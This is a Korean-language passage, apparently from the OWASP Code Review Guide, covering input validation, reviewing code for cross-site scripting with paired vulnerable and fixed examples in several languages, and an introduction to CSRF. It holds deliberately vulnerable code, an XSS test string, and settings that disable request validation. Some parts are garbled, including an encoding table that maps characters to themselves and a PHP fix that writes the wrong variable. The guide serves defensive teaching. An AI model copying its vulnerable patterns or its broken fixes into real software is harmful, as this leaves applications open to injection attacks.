지시어 "depends"는 매개변수가 필요하다는 것을 뜻한다. 이것이 공백으로 되어있는 경우, 오류 정보는 **Application.properties** 파일에 정의되어 있다. 이 설정 파일은 다른 것들 사이에 있는 오류 메시지도 포함하고 있다. 정보 유출 문제를 찾기에도 좋은 곳이다:

유효성 프레임워크 검증을 위한 오류메시지

errors.required={0} is required.

errors.minlength={0} cannot be less than {1} characters.

errors.maxlength={0} cannot be greater than {2} characters.

errors.invalid={0} is invalid.

errors.byte={0} must be a byte.

errors.short={0} must be a short.

errors.integer={0} must be an integer.

errors.long={0} must be a long.0.

errors.float={0} must be a float.

errors.double={0} must be a double.

errors.date={0} is not a date.

errors.range={0} is not in the range {1} through {2}.

errors.creditcard={0} is not a valid credit card number.

errors.email={0} is an invalid e-mail address.

prompt.username = User Name is required.

arg0 에서 정의한 오류인 prompt.username 은 스트럿츠 프레임워크가 사용자에게 경고 상자로 표시한다.
개발자는 정규 표현식을 통해 입력값을 검증함으로써 한단계 더 검증할 수 있다.

```
<field property="username"
            depends="required,mask">
        <arg0 key="prompt.username"/>
        <var-name>mask
            ^[0-9a-zA-Z]*$
```

```
    </var>
   </field>
  </form>
 </formset>
</form-validation>
```

여기서는 Mask 지시어를 추가했다. 변수 <var>과 정규 표현식을 명시하고 있다. username 필드에 대해 A 부터 Z 까지, a 부터 z 까지, 0 부터 9 까지의 문자 이외의 모든 입력은 오류를 발생시켜 예외가 될 것이다. 이러한 유형의 개발에서 가장 일반적인 문제는 개발자가 모든 필드 및 폼 전체를 검증하는 것을 망각하는 것이다. 이 밖에 살펴볼 부분은 잘못된 정규 표현식이므로, RegEx's kids 를 배워보자!!!

JSP 페이지가 validation.xml 까지 기능적으로 잘 연결되어 있는지부터 확인해야 한다. 이것은 다음과 같이 JSP 에 포함되어 있는 <html:javascript> 커스텀 태그에서 이루어진다.

```
<html:javascript formName="logonForm" dynamicJavascript="true" staticJavascript="true" />
```

프레임워크 예시 (.NET)

ASP .NET 프레임워크는 입력 값 검증을 더 쉽게 할 수 있고 이전보다 오류가 적게 발생하는 유효성 검사 프레임워크를 가지고 있다. .NET 에 대한 검증 기능도 스트럿츠(J2EE)와 유사한 클라이언트와 서버 기능을 갖추고 있다. 검증 기능이란 무엇인가? 마이크로소프트(MSDN)사의 정의를 따르면 다음과 같다:

"검증 기능은 특정 유형의 오류 조건에 대해 하나의 입력 값 통제를 확인하고, 그 문제에 대한 설명을 표시하는 일종의 통제 기능이다."

코드 리뷰 관점에서 이에 대한 핵심내용은 하나의 유효성 검사기능은 한 가지 형식의 기능을 수행한다는 것이다. 입력 값에 대해 여러가지 검사를 해야 한다면, 더 많은 유효성 검사기능 활용해야 한다.

.NET 제품은 그 밖의 여러개의 통제기능를 가지고 있다:

- *RequiredFieldValidator* – 필수적으로 입력해야 할 필드로 만든다.
- *CompareValidator* – 사용자가 입력 값 통제에 입력한 값과, 또 다른 입력 값 통제 혹은 상수로 입력되는 값을 비교.
- *RangeValidator* – 입력 값 통제의 값이 정의된 범위 내에 있는지 확인.
- *RegularExpressionValidator* – 정규 표현식에 대한 사용자 입력 값 확인.

검증을 포함하는 웹페이지(.aspx)의 예는 다음과 같다:

```
<html>
 <head>
 <title>Validate me baby!</title>
 </head>
 <body>
 <asp:ValidationSummary runat=server HeaderText="There were errors on the page:" />
 <form runat=server>
Please enter your User Id
 <tr>
    <td>
       <asp:RequiredFieldValidator runat=server
          ControlToValidate=Name ErrorMessage="User ID is required."> *
       </asp:RequiredFieldValidator>
    </td>
    <td>User ID:</td>
    <td><input type=text runat=server id=Name></td>
 <asp:RegularExpressionValidator runat=server display=dynamic
          controltovalidate="Name"
          errormessage="ID must be 6-8 letters."
          validationexpression="[a-zA-Z0-9]{6,8}" />
  </tr>
 <input type=submit runat=server id=SubmitMe value=Submit>
```

```
</form>

</body>

</html>
```

정규 표현식은 응용프로그램을 보호하는 데 충분한 것인지 확인해야 한다. "runat" 지시어는 이 코드가 클라이언트에게 전송되기 전에 서버에서 실행되는 것을 의미한다. 이것이 사용자의 브라우저에 표시된다면, 일반적인 HTML 이다.

클래식 ASP 예시

기존의 ASP 페이지에는 원래 검증기능이 탑재되어 있지 않지만, 작업을 완료하기 위해 정규 표현식을 사용할 수는 있다. 다음은 예시로 정규 표현식으로 미국의 우편번호를 검증하는 것이다.

```
Public Function IsZipCode (ByVal Text)

  Dim re

  set re = new RegExp

  re.Pattern = "^₩d{5}$"

  IsZipCode = re.Test(Text)

End Function
```

길이 검사

고려해야 할 또 다른 문제는 입력 값의 길이에 대한 검증이다. 입력 값이 길이에 제한을 받으면, 웹 애플리케이션으로 삽입될 수 있는 스크립트의 길이를 줄어든다.

많은 웹 응용프로그램들이 각각의 기능을 수행하기 위해 운영체제의 기능과 외부 프로그램을 사용한다. 웹 응용프로그램이 외부 요청의 일부분을 통해 HTTP 요청으로부터 정보를 전달할 때는, 내용과 최소/최대 길이에 대한 검증이 신중히 이루어져야만 한다. 데이터 검증 없이는 공격자가 메타 문자열, 악의적인 명령 혹은 명령을 변조하는 구문, 합법적인 것으로 가장된 정보를 삽입할 수 있게 되어, 이러한 것들을 실행하기 위해 외부 시스템에 마구잡이로 전달하게 될 것이다.

코드 베이스가 버퍼 오버플로우 공격에 취약하지 않더라도, 최소 및 최대 길이를 확인하는 것은 매우 중요하다.

특정 트랜잭션에서 이용되는 모든 데이터를 로깅하기 위해 로깅 기능이 사용되는 경우, 수신된 페이로드가 크기로 인해 로깅 기능에 영향을 주지 않도록 해야 한다. 너무 큰 로그 파일을 전송하면 다운 될 수 있다. 혹은

반복적으로 너무 큰 페이로드를 전송한다면, 응용프로그램 서버의 하드 디스크를 가득 채워 서비스 거부가 발생할 수 있다. 로그 파일을 재사용해서 이러한 유형의 공격이 가능하므로, 감사 흔적은 삭제해야 한다. 응용프로그램이 전달 받은 페이로드 상에서 스트링 파싱이 수행되고, 아주 많이 큰 스트링이 반복적으로 응용프로그램에 전송된다면, 응용프로그램이 페이로드를 파싱하는데 사용하는 CPU 사이클로 인해 서비스 성능의 저하 또는 서비스 거부까지 발생할 수 있다.

클라언트측 데이터 검증에만 의존하지 말라

클라이언트측 검증은 늘 간과하기 쉽다. 서버 측 코드는 자체적으로 검증을 수행해야 한다. 공격자가 정당한 클라이언트의 권한을 우회하거나, 클라이언트 스크립트 루틴을 제대로 동작하지 않도록, 예를 들면 자바스크립트를 비활성화 한다면? 클라이언트 측 검증을 사용하여 서버로의 라운드 트립 횟수를 줄이는 데 도움은 줄 수 있지만, 보안을 위해 여기에만 의존해서는 안된다. **주의사항: 데이터 검증은 반드시 서버 측에서 이루어져야만 한다. 코드 리뷰는 서버 측 코드에 집중해야 한다. 모든 클라이언트 측 보안 코드는 보안이 고려되지 않고 있다.**

파라미터 명 데이터 검증

HTTP 를 통해 데이터가 웹 응용프로그램의 한 메소드에 전달되면, 페이로드는 *UserId =3o1nk395y password=letMeIn123* 와 같이 "키-값"의 쌍에 전달된다.

앞에서는 응용프로그램에 전달되는 페이로드(매개변수 값)의 입력값 검증에 대해서 다루었다. 하지만 매개변수 이름(위의 UserId, password)도 변조되지 않았는지 확인해야 할 것이다. 정당하지 않은 매개변수 이름으로 인해 응용프로그램에 충돌이 발생하거나, 기대하지 않은 동작을 유발할 수 있다. 가장 좋은 접근 방법은 앞에서 언급한 바와 같이 "Exact Match"이다.

웹 서비스 데이터 검증

웹 서비스를 위한 입력 값 검증하기 위해서는 스키마를 사용하는 것을 추천한다. 하나의 스키마는 각각의 매개변수가 주어진 웹 서비스 메소드에 대해 취할 수 있는 모든 허용 가능한 값에 대한 "지도" 이다. SOAP 메시지가 웹 서비스 핸들러에 의해 수신될 때, 호출된 메소드와 관련된 스키마는 SOAP 메시지의 내용을 검증하기 위한 메시지는 훑어본다. 웹 서비스 통신 방식에는 두 가지가 있다; XML-IN/XML-OUT 과 REST (Representational State Transfer)이다. XML-IN/XML-OUT 은 요청 형태가 SOAP 메시지이고 응답 또한 SOAP 임을 의미한다. REST 웹 서비스는 URI 요청 (Non XML)을 받아들이지만 XML 응답으로 리턴한다. REST 는 요청의 마지막 목적지 이전에 있을 다중노드 통신의 SOAP 체인 내에서의 단말간 솔루션만을 지원한다. REST 웹

서비스 입력 값을 검증하는 것은 GET 요청을 검증하는 것과 같다. XML 요청을 검증하는 것은 스키마로 조치 할 수 있는 가장 좋은 방법이다.

```
<?xml version="1.0"?>

<xsd:schema xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns="http://server.test.com"
targetNamespace="http://server.test.com" elementFormDefault="qualified"
attributeFormDefault="unqualified">

<xsd:complexType name="AddressIn">

<xsd:sequence>

        <xsd:element name="addressLine1" type="HundredANumeric" nillable="true"/>

        <xsd:element name="addressLine2" type="HundredANumeric" nillable="true"/>

        <xsd:element name="county" type="TenANumeric" nillable="false"/>

        <xsd:element name="town" type="TenANumeric" nillable="true"/>

        <xsd:element name="userId" type="TenANumeric" nillable="false"/>

</xsd:sequence>

</xsd:complexType>

<xsd:simpleType name="HundredANumeric">

        <xsd:restriction base="xsd:string">

                <xsd:minLength value="1"/>

                <xsd:maxLength value="100"/>

                <xsd:pattern value="[a-zA-Z0-9]"/>

        </xsd:restriction>

        </xsd:simpleType>

        <xsd:simpleType name="TenANumeric">

                <xsd:restriction base="xsd:string">

                        <xsd:minLength value="1"/>
```

```
                    <xsd:maxLength value="10"/>
                    <xsd:pattern value="[a-zA-Z0-9]"/>
                </xsd:restriction>
            </xsd:simpleType>
</xsd:schema>
```

여기 AddressIn 이라는 객체에 대한 스키마가 있다. 엘리먼트 각각은 제한이 적용되었고 해당 제한은 엘리먼트 각각에 입력될 수 있는 정당한 문자열을 정의하고 있다. 여기서는 각각의 엘리먼트들이 xsd:string 같은 간단한 형태로 정의된 것과 반대로 각 엘리먼트에 제한이 적용 되었는가를 검토해야 한다. 물론 이 스키마에는 수신된 데이터 시퀀스에 강제적으로 적용되는 <xsd:sequence> 태그가 있다.

취약한 코드와 관련된 수정사항

첫번째 예시 - PERL

다음 PERL 코드 스니펫은 XSS 에 취약한 코드를 보여준다.

```
#!/usr/bin/perl

use CGI;

my $cgi = CGI->new();

my $value = $cgi->param('value');

print $cgi->header();

print "You entered $value";
```

코드에서 무조건 허용해주고 있으며 파라미터에서 제공되는 데이터는 'value'라는 붙혀져 있다. 이렇게 검증 없이 데이터를 수용하는 문제점 이외에 코드는 사용자에게 입력받은 데이터를 고스란히 보여줄 것이다. 만약 논문에서 이것을 읽었다면 이러한 특정 취약점이 반사 XSS 공격을 발생시킬 수 있다는 생각을 머릿속에 떠올리기 바란다.

'value' 매개 변수는 제공된 데이터를 검증해야 하며 검증 필터가 'cleaned' 로 처리한 데이터만을 출력해야 한다. 이 매개 변수를 정확히 검증하려면 펄의 여러 옵션들을 이용할 수 있다. 우선, 간단한 필터는 다음과 같다:

```
$value =~ s/[^A-Za-z0-9 ]*/ /g;
```

이것은 대문자, 소문자, 공백과 숫자로 매개 변수의 데이터를 제한한다. 물론 < 와 >와 같이 XSS 에 이용되는 위험한 문자들은 제거 한다.

두 번째 옵션은 펄에서 입력된 데이터를 모두 HTML 인코딩해주는 HTML::Entities 모듈을 사용하는 것이다. 여기서는 HTML::Entities 모듈을 포함해서 코드를 변경하였으며, 실제 인코딩 된 것을 출력하는 예제이다.

```
#!/usr/bin/perl

use CGI;

use HTML::Entities;

my $cgi = CGI->new();

my $value = $cgi->param('value');

print $cgi->header();

print "You entered ", HTML::Entities::encode($value);

If the data provided was <SCRIPT>alert("XSS")</SCRIPT> the HTML::Entities module would produce the following output:

&lt;SCRIPT&gt;alert(&quot;XSS&quot;)&lt;/SCRIPT&gt;
```

이렇게 하면 원 입력값에 의한 위협을 제거할수 있다.

두번째 예시 - PHP

PHP 를 이용하면 사용자가 동적인 웹 페이지를 아주 쉽게 만들수 있으나, 동시에 보안에 취약한 PHP 코드를 만들 수 있다.

아래의 예는 충분한 데이터 검증없이 설치되는 매우 간단한 PHP 메시지 게시판을 보여준다.

```
<form>

<input type="text" name="inputs">
 <input type="submit">

</form> <?php

if (isset($_GET['inputs']))
```

```
{   $fp = fopen('./inputs.txt', 'a');

   fwrite($fp, "{$_GET['inputs']}");

fclose($fp);

} readfile('./inputs.txt');

?>
```

위의 간단한 폼은 사용자 입력 값을 받아 inputs.txt 라는 파일에 기록되는 것을 볼 수 있다.

그런 다음, 이 파일을 사용해서 다른 사용자들이 볼 수 있는 메시지 보드에 메시지를 기록한다. 이 폼으로 인한 위험은 명확하다. 초기 입력 값은 어떤 종류의 검증도 하지 않고 다른 사용자에게 악성 코드를 전파한다.

간단한 검증 기법을 구현하면 이런 위험을 피할 수 있다. PHP 에서는 개발자가 htmlentities() 함수를 사용할 수 있다. 폼에 htmlentities() 를 추가해 보았다:

```
<form>

<input type="text" name="inputs">
 <input type="submit">

</form>

<?php

if (isset($_GET['inputs']))

{

   $message = htmlentities($_GET['inputs']);

   $fp = fopen('./inputs.txt', 'a');

   fwrite($fp, "$inputs");

   fclose($fp);

} readfile('./inputs.txt');

?>
```

추가한 코드는 간단하지만 실질적인 효과를 얻을 수 있다. 이제 메시지 보드는 악의적인 사용자에 의해 입력되었을 수 있는 모든 스크립트 코드에 대응하는 몇가지 보호기능을 갖추었다. 입력되는 스크립트 코드는 htmlentities() 함수로 인코딩 된 HTML 개체가 된다.

세번째 예시 – 클래식 ASP

PHP 와 마찬가지로, ASP 페이지도 다음과 같은 XSS 공격 코드 때문에 동적 컨텐츠 생성이 가능하다:

Response.Write "Please confirm your name is " & Request.Form("UserFullName")

다음과 같은 방식으로 HTMLEncode 내장 함수를 사용하여 입력 값을 검증할 수 있다.

Response.Write "Please confirm your name is " & Server.HTMLEncode (Request.Form("UserFullName"))

네번째 예시 – JAVASCRIPT

네번째와 마지막 예에서는 자바스크립트 코드에 대해 알아 볼 것이다. 한번 더 코드의 취약한 부분을 먼저 보고, 그 다음엔 같은 코드이지만 적소에 데이터 검증이 이루어진 코드를 볼 것이다.

URL 에서 사용자 이름을 얻어 환영 메시지를 만드는 몇 가지 취약한 자바스크립트를 살펴 보겠다.

취약한 스크립트는 다음과 같다:

```
<SCRIPT>

var pos=document.URL.indexOf("name=")+5;

document.write(document.URL.substring(pos,document.URL.length));

</SCRIPT>
```

이 스크립트의 문제는 앞에서 논의되었던 것이다; "name="에서 제공되는 값에 대한 검증 절차가 없다.

아주 간단한 검증 기법을 이용하여 아래 스크립트를 수정해 보았다.

```
<SCRIPT>

var pos=document.URL.indexOf("name=")+5;

var name=document.URL.substring(pos,document.URL.length);

if (name.match(/^[a-zA-Z]$/))

 { document.write(name);
```

```
 } else

{ window.alert("Invalid input!");

}

</SCRIPT>
```

스크립트의 세번 째 줄은 문자가 사용자 이름의 대소문자를 제한하는지 확인한다. 주어진 값이 이를 위반할 경우, 사용자에게는 "Invalid input" 오류가 리턴된다.

크로스사이트 스크립팅을 위한 코드 리뷰

개요

공격자가 웹 애플리케이션을 사용하여 일반적으로 클라이언트 측 스크립트 형식으로 크로스사이트 스크립팅(XSS) 공격을 하면 다양한 엔드 유저를 대상으로 악성코드를 전송할 수 있다. 이러한 공격을 허용하는 문제는 사용자로부터의 입력 값에 대한 검증이 없거나, 인코딩 없이 출력 값을 생성하는 웹 응용프로그램 어디에서나 발생가능하며, 광범위하게 퍼져있다.

관련 보안 활동

크로스사이트 스크립팅 취약점 설명

크로스사이트 스크립에(XSS) 대한 OWASP 문서를 참조.

http://www.owasp.org/index.php/Cross-site_Scripting_%28XSS%29

크로스사이트 스크립팅 취약점 예방법

피싱에 대한 OWASP 개발 가이드 참조.

http://www.owasp.org/index.php/Phishing

데이터 검증에 대한 OWASP 개발 가이드 문서 참조. http://www.owasp.org/index.php/Data_Validation

크로스사이트 스크립팅 취약점 시험방법

크로스사이트 스크립팅 취약점 테스트 하는 법에 대한 OWASP 테스팅 가이드 문서 참조.
http://www.owasp.org/index.php/Testing_for_Cross_site_scripting

OWASP AntiXSS 프로젝트 참조:

http://www.owasp.org/index.php/Category:OWASP_PHP_AntiXSS_Library_Project

OWASP ESAPI 프로젝트 참조:

http://www.owasp.org/index.php/ESAPI

취약한 코드 예시

사용자가 입력한 텍스트가 반사되어 돌아오고 이 데이터에 대한 검증이 이루어지지 않았다면, 브라우저는 마크업의 일부로서 입력된 스크립트를 해석해서 실행한다.

이러한 형태의 취약점을 완화하려면 코드에서 몇가지 보안 조치를 수행해야 한다:

1. 데이터 검증
2. 안전하지 않은 출력 값 인코딩

```
import org.apache.struts.action.*;
import org.apache.commons.beanutils.BeanUtils;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;


public final class InsertEmployeeAction extends Action {


public ActionForward execute(ActionMapping mapping, ActionForm form,
    HttpServletRequest request, HttpServletResponse response) throws Exception{


// Setting up objects and vairables.


Obj1 service = new Obj1();
ObjForm objForm = (ObjForm) form;
InfoADT adt = new InfoADT ();
BeanUtils.copyProperties(adt, objForm);


        String searchQuery = objForm.getqueryString();
```

```
        String payload = objForm.getPayLoad();
try {
service.doWork(adt);  / /do something with the data
ActionMessages messages = new ActionMessages();
ActionMessage message = new ActionMessage("success", adt.getName() );
messages.add( ActionMessages.GLOBAL_MESSAGE, message );
saveMessages( request, messages );
request.setAttribute("Record", adt);
return (mapping.findForward("success"));
}
catch( DatabaseException de )
{
ActionErrors errors = new ActionErrors();
ActionError error = new ActionError("error.employee.databaseException" + "Payload: "+payload);
errors.add( ActionErrors.GLOBAL_ERROR, error );
saveErrors( request, errors );
return (mapping.findForward("error: "+ searchQuery));
}
}
}
```

위의 텍스트는 스트럿츠 액션 클래스 개발에서 흔히 하는 실수 몇 가지를 보여준다. 첫째, HttpServletRequest 내에서 전달된 데이터가 검증없이 매개 변수에 배치된다.

XSS 에 초점을 둔다면, 함수가 성공적으로 동작할 경우 이 액션 클래스는 ActionMessage 라는 메시지를 반환하는 것을 볼 수 있다. Try/Catch 블록 내의 오류 코드가 실행되면, HttpServletRequest 에 포함된 데이터가 검증을 거치지 않은 상태로 사용자가 입력한 형식 내에서 정확히 사용자에게 반환된다.

```
import java.io.*;

import javax.servlet.http.*;

import javax.servlet.*;

public class HelloServlet extends HttpServlet

{

public void doGet (HttpServletRequest req, HttpServletResponse res) throws ServletException, IOException {

String input = req.getHeader("USERINPUT");

PrintWriter out = res.getWriter();

out.println(input);  // echo User input.

out.close(); }

}
```

다음은 XSS 에 취약할 수 있는 함수의 두번 째 예이다. 검증되지 않은 사용자 입력 값을 브라우저로 다시 보내는 것은 좋은 취약점의 증거가 된다.

.NET 예시(ASP.NET VERSION 1.1 ASP.NET VERSION 2.0):

VB.NET 응용프로그램을 위한 서버측 코드도 유사한 기능을 가지고 있다.

```
' SearchResult.aspx.vb

Imports System

Imports System.Web

Imports System.Web.UI

Imports System.Web.UI.WebControls

Public Class SearchPage Inherits System.Web.UI.Page
```

```
Protected txtInput As TextBox

Protected cmdSearch As Button

Protected lblResult As Label Protected


Sub cmdSearch _Click(Source As Object, _ e As EventArgs)


// Do Search.....

// ..........

lblResult.Text="You Searched for: " & txtInput.Text

// Display Search Results.....

// ..........

End Sub

End Class
```

이 코드는 VB.NET 으로 작성되었으며, 사용자가 입력한 데이터를 다시 되돌려주는 검색 기능에서 취약한 부분을 보여주는 예시이다. 이 취약점에 대응하려면 데이터 검증을 적절히 수행해야하며, 저장 XSS 공격의 경우엔 "위험한" 입력 값을 인코딩할 필요가 있다.(이 내용은 앞에서 다루었음)

클래식 ASP 예시

대부분의 웹 기술과 마찬가지로 클래식 ASP 도 XSS 에 취약하다.

```
<%

   ...

   Response.Write "<div class='label'>Please confirm your data</div><br />"

   Response.Write "Name: " & Request.Form("UserFullName")
```

```
    ...
%>
```

XSS 대응

.NET 프레임워크에는 데이터 검증과 HTML 인코딩을 할 수 있는 ASP.NET 1.1 요청 검증 기능과 **HttpUtility.HtmlEncode** 등과 같은 보안 기능이 내장되어 있다.

마이크로소프트는 ASP.NET 입력 값 검증에만 의존하지 말고 정규 표현식과 같이 개발자 스스로 만든 데이터 검증을 이용할 것을 제안하고 있다. (밑에서 언급)

요청 검증은 각각의 페이지에서 특정 페이지의 관리 하에 비활성화시킬 수 있다.

<%@ Page validateRequest="false" %>

또는 **@pages** 엘리먼트에는 **ValidateRequest="false"**와 같은 세팅으로도 제한할 수 있다.

또는 **web.config** 파일에서:

다음과 같이 추가하는 것으로 요청 검증 기능을 비활성화 할 수 있다.

<**pages**> element with **validateRequest="false"**

따라서 코드를 검토 할 때 validateRequest 가 활성화 되어있는지 확인해야한다. 그렇지 않다면 데이터 검증에 어떤 메소드가 사용되고 있는 지 확인해야한다. Machine.config 에서 ASP.NET 요청에 대한 검증이 활성화 되었는지 확인해라. 요청 검증은 ASP.NET 에 의해 기본 값으로 활성화 되어있다. 다음과 같은 Machine.config 파일의 기본 설정을 확인할 수 있다.

<pages validateRequest="true" ... />

HTML 인코딩:

컨텐츠는 HtmlEncode 함수를 이용해 쉽게 인코딩해서 출력할 수 있다. 다음과 같이 호출하면 된다.

Server.HtmlEncode(string)

특정 폼에대한 html 인코더 사용 예:

```
Text Box: <%@ Page Language="C#" ValidateRequest="false" %>
```

```
<script runat="server">
void searchBtn _Click(object sender, EventArgs e) {
Response.Write(HttpUtility.HtmlEncode(inputTxt.Text)); }
</script>
<html>
<body>
<form id="form1" runat="server">
<asp:TextBox ID="inputTxt" Runat="server" TextMode="MultiLine" Width="382px" Height="152px">
</asp:TextBox>
<asp:Button ID="searchBtn" Runat="server" Text="Submit" OnClick=" searchBtn _Click" />
</form>
</body>
</html>
```

클래식 ASP 페이지에서 인코딩 함수는 ASP.NET 과 유사하게 사용할 수 있다.

Response.Write Server.HtmlEncode(inputTxt.Text)

저장 크로스사이트 스크립트:

잠재적으로 취약한 출력 값을 인코딩하기 위한 HTML 인코딩 사용하기:

악성 스크립트는 사용자에게 검색되기까지 실행되지 않고 데이터베이스에 저장되거나 잔류할 수 있다. 전자게시판이나 구버전의 웹 이메일 클라이언트에서도 발생할 수 있는 문제인데, 이러한 잠복공격은 스크립트가 삽입된 페이지를 사용자가 조회하기 전까지 오랜 시간동안 활동을 하지 않고 있게 된다:

일반적으로 엔터프라이즈급 아키텍쳐의 다른 취약한 응용프로그램에서 악성 스크립트가 입력된다. 따라서 손이 쉽게 닿는 응용프로그램은 데이터 검증이 잘 이루어지고 있을 것이나, 이러한 응용프로그램이 아닌 다른 응용프로그램을 통해 유입된 데이터 자체는 그렇지 않다.

이러한 사례에서 우리는 사용자에게 보여지는 데이터가 100% 안전하다고 믿을 수는 없다(엔터프라이즈급 환경에서는 또 다른 경로에서 이러한 방법을 찾을 수 있듯이). 이를 완화하기 위해서 브라우저로 보내는 데이터는 브라우저에서 마크업으로 해석되지 않는다고 생각하고, 사용자 데이터로 다루어져야 한다.

이러한 "내부의 적"으로부터의 위협에 대응하기 위해 "위험한 항목"의 문자열을 인코딩한다. 이렇게 하면 실질적으로 브라우저가 모든 특수 문자를 데이터와 마크업으로 해석하도록 보장한다. 이것이 어떻게 수행될까? HTML 인코딩에서는 보통 <는 **<**, >는 **>**, &는 **&**, "는 **&qout;**로 변환된다.

From	To
<	<
>	>
(	(
)	)
#	#
&	&
"	"
'	&apos
`	%60

이를테면 텍스트 <script>는 <script>로 보이지만 마크업에서는 <script>로 나타나는 것이다.

CSRF 를 위한 코드 리뷰

개요

CSRF 는 웹 애플리케이션에서 사용자가 인증된 상태에서 의도하지 않은 행위를 하도록 하는 공격이다. 사회공학적인 방법(이메일/채팅 프로그램을 통한 링크 보내기)을 추가하면, 공격자가 웹 애플리케이션의 사용자에게 공격자가 의도하는 행위가 수행하도록 할 수 있다. CSRF 공격이 성공하면 정상적인 사용자의 경우 최종 사용자의 데이터 및 운영도 해킹할 수 있다. 만약 공격 대상이 관리자 계정이라면 웹 응용프로그램 전체를 위협할 수도 있다.

관련 보안 활동

CSRF 취약점 설명

OWASP 문서 중 CSRF 취약점을 확인 http://www.owasp.org/index.php/CSRF

CSRF 취약점 확인방법

CSRF 취약점을 위한 테스트에서 OWASP 테스팅 가이드 문서
http://www.owasp.org/index.php/Testing_for_CSRF

소개

CSRF 는 XSS(Cross Site Scripting)와는 다르다. 신뢰받는 웹사이트에 의해 제공되는 악성 컨텐츠들이 의심을 하지 않는 사용자에게 영향을 미친다. 삽입된 문자는 브라우저에 의해 실행되는 형태로 처리되며, 이러한 이유로 스크립트가 실행된다. 피싱, 트로이목마, 브라우저 취약점 공격 등에 이용된다.

CSRF 공격자는 공격 대상이 웹기반 시스템에 인증되어 있다는 것을 알고 있으면 매우 유용하게 이용할 수 있다. CSRF 공격은 공격대상이 시스템에 로그인되어 있는 경우에만 가능하다. 그래서 공격 흔적이 적게 남는다. 다른 사용자에 의해서 거래 인가가 없는 것과 같은 논리적 취약점도 존재해야 한다.

실제 CSRF 공격을 통해 대상 사용자가 인지하지 못한 상태에서 대상 브라우저를 통해 공격자가 원하는 시스템의 기능(자금이체, 서류 제출 등)을 수행하게 하는데 사용된다. 주요 공격 대상으로 예를들면 웹 애플리케이션에서 편리하게 사용되는 기능(원클릭 구매)을 악용하는 것이다.

CSRF 동작 방식

CSRF 공격은 응용프로그램에 인증된 사용자의 브라우저로부터 악의적인 HTTP 요청을 전송하는 것으로, 공격대상 사용자의 승인없이 트랜잭션을 수행한다. 사용자가 인증을 요청하고 이것이 승인되면 사용자의 브라우저가 대상 응용프로그램에 특정 의미있는 HTTP 요청을 보내는데, 응용프로그램은 사용자가 인증받는 동안의 요청이 유효한 트랜잭션 혹은 사용자에 클릭한 링크 등에 의한 것인지 알지 못한다. 예를 들자면 CSRF 를 사용하면 공격자는 공격대상자가 의도하지 않은 웹사이트의 취약점을 통한 로그아웃, 상품구매, 계좌정보 변경, 그 외 많은 기능을 수행할 수 있다.

다음은 티켓 판매자가 여러 장의 티켓을 구매하는 HTTP POST 의 예다.

```
POST http://TicketMeister.com/Buy_ticket.htm HTTP/1.1

Host: ticketmeister

User-Agent: Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-O;) Firefox/1.4.1

Cookie: JSPSESSIONID=34JHURHD894LOP04957HR49I3JE383940123K

ticketId=ATHX1138&to=PO BOX 1198 DUBLIN 2&amount=10&date=11042008
```

티켓판매자의 응답에서는 티켓의 구매를 승인한다.

```
HTTP/1.0 200 OK

Date: Fri, 02 May 2008 10:01:20 GMT

Server: IBM_HTTP_Server

Content-Type: text/xml;charset=ISO-8859-1

Content-Language: en-US

X-Cache: MISS from app-proxy-2.proxy.ie

Connection: close



<?xml version="1.0" encoding="ISO-8859-1"?>

<pge_data> Ticket Purchased, Thank you for your custom.
```

```
</pge_data>
```

잠재적으로 취약한 코드를 발견하는 방법

이 문제는 쉽게 발견할 수 있으나, CSRF 공격 시도를 하면 사용자에게 경고를 띄우는 등의 응용프로그램에 보조적인 기능을 넣으면 된다. 응용프로그램은 형식을 잘 갖춘 HTTP 요청을 받고 그 요청이 어떤 응용프로그램의 비즈니스 로직을 충실히 따르기만 하면, CSRF 공격이 가능하다(단 공격 대상자가 공격을 받을 시스템에 로그인 되어 있는 경우.)

페이지 렌더링을 체크하여 어떤 고유 식별자가 사용자 브라우저 내의 응용프로그램이 생성한 링크에 추가되는지 확인해야 한다. HTTPS 요청시 사용자와 관련되어있는 고유 식별자가 없다면 취약한 것이다. 세션 ID 는 사용자가 인증된 상태에서 악의적인 링크를 클릭하면 다른 곳으로 전송되어 버릴 수도 있기 때문에 충분하지 않다.

트랜잭션 DRIVE THRU'


눈에는 눈, 요청에는 요청

응용프로그램이 HTTP 요청을 수신하면 애플리케이션이 실행하지 않고, 사용자의 패스워드에 대해서 다른 요청으로 응답하는 애플리케이션으로 언제 트랜젝션 요청이 보내졌는 지를 평가하기 위해 비즈니스 로직을 분석해야한다.

```
Line

